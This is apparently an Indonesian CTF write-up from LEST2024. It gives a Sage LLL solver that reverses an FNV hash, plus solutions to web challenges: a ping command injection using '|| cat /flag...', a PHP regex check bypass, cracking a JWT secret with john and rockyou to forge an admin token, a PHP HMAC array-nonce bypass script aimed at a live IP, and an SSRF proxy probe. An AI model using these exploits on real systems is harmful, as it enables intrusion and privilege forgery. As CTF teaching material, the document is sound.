
```
def zkhash(s):
    x = 0xCBF29CE484222325
    for b in s:
        x *= 1099511628221
        x &= 0xFFFFFFFFFFFFFFFF
        x ^= b
    return x
```

Setelah melakukan riset sedikit (lewat AI kekw), ternyata **zkhash** tersebut merupakan implementasi dari fungsi hash fnv. Loh terus kita disuruh ngereverse fungsi hash? Betul, dan beruntung sekali di internet ada POC yang menggunakan LLL untuk mereverse fungsi tersebut, persis dengan yang saya inginkan.

Berikut solver untuk chall ini (dalam sage).

```
# source
https://github.com/DownUnderCTF/Challenges_2023_Public/blob/main/cryp
to/fnv/solve/solution_joseph_LLL.sage

import base64

TARGET = 0x12345678900102de
h0 = 0xCBF29CE484222325
p = 1099511628221
MOD = 2^64

n = 8
```

```
M = Matrix.column([p^(n - i - 1) for i in range(n)] + [-(TARGET -
h0*p^n), MOD])
M = M.augment(identity_matrix(n+1).stack(vector([0] * (n+1))))
Q = Matrix.diagonal([2^128] + [2^4] * n + [2^8])
M *= Q
M = M.BKZ()
M /= Q
for r in M:
    if r[0] == 0 and abs(r[-1]) == 1:
        r *= r[-1]
        good = r[1:-1]
        print(good)
        break
inp = []
y = int(h0*p)
t = (h0*p^n + good[0] * p^(n-1)) % MOD
for i in range(n):
    for x in range(256):
        y_ = (int(y) ^^ int(x)) * p^(n-i-1) % MOD
        if y_ == t:
            print('good', i, x)
            inp.append(x)
            if i < n-1:
                t = (t + good[i+1] * p^(n-i-2)) % MOD
                y = ((int(y) ^^ int(x)) * p) % MOD
            break
    else:
        print('bad', i)
print(base64.b64encode(bytes(inp)))
```



Flag: LEST2024{bb9ffc75adbf0509cc1ff39eb0dd5272}

Web

[100 pts] Pink Pink Pink

Diberikan link webapp untuk challenge ini. Webapp tersebut melakukan ping terhadap domain/ip address yang kita input.

Perhatikan bahwa output yang diperlihatkan merupakan output yang sangat mirip dengan program ping di dalam shell.


```
❯ ping -c 4 google.co
PING google.co (142.251.175.102) 56(84) bytes of data.
64 bytes from sh-in-f102.1e100.net (142.251.175.102): icmp_seq
=1 ttl=102 time=52.0 ms
64 bytes from sh-in-f102.1e100.net (142.251.175.102): icmp_seq
=2 ttl=102 time=41.0 ms
64 bytes from sh-in-f102.1e100.net (142.251.175.102): icmp_seq
=3 ttl=102 time=33.3 ms
64 bytes from sh-in-f102.1e100.net (142.251.175.102): icmp_seq
=4 ttl=102 time=42.2 ms

--- google.co ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 33.264/42.131/51.994/6.653 ms
[msfir] ⟨~⟩
```

Hal ini mengindikasikan adanya vuln shell injection, dan setelah mencoba memang benar. Namun, kita tidak bisa menggunakan karakter ; dan &. Alternatifnya adalah menggunakan ||, dan ternyata berhasil.

Input: lol || cat /flag180103131202.txt

Flag:
LEST2024{p4stikan_f1lter_y4ng_k4mu_gun4kan_sud4h_4man_y44aa_da284b6a}

[116 pts] phpEZ




Diberikan url web app beserta source codenya.

```
<?php error_reporting(0);
    include 'flag.php';
    $keys = "/^([a-bB-C]+)\[\\/([0-5]+)$/";
    if (isset($_POST['key'])) {
        $key = htmlspecialchars($_POST['key']);
        if (preg_match($keys, $key) == true) {
            if(strlen($key) < 8 && $key > 9999999){
                echo "there's your flag $flag";
            }else{
                echo "There's no Key with value $key";
            }
        }else{
            echo "Key Invalid";
        }
    }
?>
```

Untuk mendapatkan flag, harus memenuhi syarat `preg_match($keys, $key) == true` dan `strlen($key) < 8 && $key > 9999999` dimana `$keys = "/^([a-bB-C]+)\[\/([0-5]+)$/"`.

Saya langsung mencari string mana yang match dengan regex tersebut di sini. Saya menemukan “a[/1”, lalu saya coba post ke url dan ternyata bisa :D (dunno why tho).




Flag: LEST2024{Ju5T_4_S1mpL3_C0nd1Ti0N4L_St4T3MeNt}

[148 pts] jawat

Diberikan url ke web app, isinya adalah form login. Dilihat di page source terdapat credential yang valid untuk login. Tetapi yang menyambut di homepage adalah pesan error yang memberitahu bahwa permission yang dimiliki user tidak cukup karena hanya admin yang boleh mengakses.

{"status":"error","message":"Access denied. Insufficient permissions."}

Judul dari chall ini mengindikasikan bahwa kita harus melakukan sesuatu terhadap jwt token untuk mengubah role kita menjadi admin.



Well karena ini blackbox, saya kira vulnnya jwtnya crackable atau bisa ditamper dengan algorithm none. Akhirnya saya coba crack dengan tools [john the ripper](), dan hasilnya memuaskan.

```
[msfir] ⟨~/D/C/L/w/jawat⟩ (main|✓) [1]
❯ john --format=HMAC-SHA256 --wordlist=/usr/share/wordlists/rockyou.txt jwt.txt
[archlinux:12851] shmem: mmap: an error occurred while determining whether or not
[archlinux:12851] create_and_attach: unable to create shared memory BTL coordinati
Using default input encoding: UTF-8
Loaded 1 password hash (HMAC-SHA256 [password is key, SHA256 128/128 AVX 4x])
No password hashes left to crack (see FAQ)
[msfir] ⟨~/D/C/L/w/jawat⟩ (main|✓)
❯ john --show jwt.txt
[archlinux:12880] shmem: mmap: an error occurred while determining whether or not
[archlinux:12880] create_and_attach: unable to create shared memory BTL coordinati
?:annisaaulia

1 password hash cracked, 0 left
[msfir] ⟨~/D/C/L/w/jawat⟩ (main|✓)
❯
```

Encoded PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOjE3MjIwOTQwMDcsImV4cCI6MTcyMjA5NzYwNywidXNlcm5hbWUiOiJ1c2VyIiwicm9sZSI6ImFkbWluIn0.7ycI3PmD8GmapXeir7kjNMrBW0AYuP8mC1zvLI06UEw
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

PAYLOAD: DATA

```
  "exp": 1722097607,
  "username": "user",
  "role": "admin"
}
```


VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  annisaaulia
) secret base64 encoded
```

{"status":"success","data":"Access granted to admin resource this is ur flag ((LEST2024{H0n3stly-Im1s5-1T-3ut-1H4T3-1t}))","user":"user"}

Flag: LEST2024{H0n3stly-Im1s5-1T-3ut-1H4T3-1t}

[276 pts] HMAC



DIberikan url ke web app beserta source codenya.

```php
<?php

$secret = "********";
$flag = "LEST2024{*********}";

if ($_SERVER['REQUEST_METHOD'] === 'GET') {
    echo "hello i am web server\n";

} else if ($_SERVER['REQUEST_METHOD'] === 'POST') {

    if (empty($_POST['hmac']) || empty($_POST['host'])){
        echo 'HTTP/1.0 400 Bad Request';
        exit;
```


```
    }

    if (isset($_POST['nonce'])){
        $secret = hash_hmac('sha256', $_POST['nonce'], $secret);
    }

    $hmac = hash_hmac('sha256', $_POST['host'], $secret);

    if ($hmac !== $_POST['hmac']){
        header('HTTP/1.0 403 Forbidden');
        exit;
    }

    echo $flag;
}
?>
```

Terlihat bahwa secret ditimpa dengan `hash_hmac('sha256', $_POST['nonce'], $secret)`, lalu program akan membandingkan `hash_hmac('sha256', $_POST['host'], $secret)` dengan `$hmac !== $_POST['hmac']`. Jika sama, maka kita mendapatkan flag.

Setelah sedikit riset, saya mendapatkan writeup ini. Langsung saja saya lakukan hal yang sama dengan python.

```
#!/usr/bin/env python3

import requests
import hmac

url = "http://35.222.73.197:42100/"
nonce = "lol"
hmac = hmac.new(b"", nonce.encode(), "sha256").hexdigest()

payload = f"host={nonce}&nonce[]=1&hmac={hmac}"
print(
    requests.post(
        url, data=payload, headers={"Content-Type":
"application/x-www-form-urlencoded"}
```

```
    ).text
)
```



Flag: LEST2024{0ld_vUln3rab1liTtY_in_php_7_jUzt_f0r_1nF0rm4t10on}

[276 pts] lintasan rute

Diberikan sebuah url web app.


/:

/flag:

> **https://www.youtube.com/watch?v=svvnGeon5Uk**
>
> **flag in description**

Tetapi tidak ada flag di link youtube tersebut.


Jika kita perhatikan, deskripsi chall mengindikasikan bahwa web app ini mengharuskan HTTP method tertentu untuk mendapatkan flagnya. Setelah mencoba, yang HTTP method yang benar adalah OPTIONS.




Flag: LEST2024{apa??_http_method?}

[372 pts] Super Secure Proxy

DIberikan url ke web app. Web app tersebut bekerja sebagai proxy, yaitu merequest ke sebuah url lalu menampilkannya di dalam iframe.




Akan tetapi, saat saya mencoba semua url yang menuju ke localhost, error terjadi.



Ini menunjukkan bahwa ada pengecekan DNS yang dilakukan. Jika ternyata url menuju ke localhost, maka pesan error akan ditampilkan. Namun, ini juga mengindikasikan bahwa ada sesuatu di localhost, dan mungkin flagnya ada di http://localhost/flag.

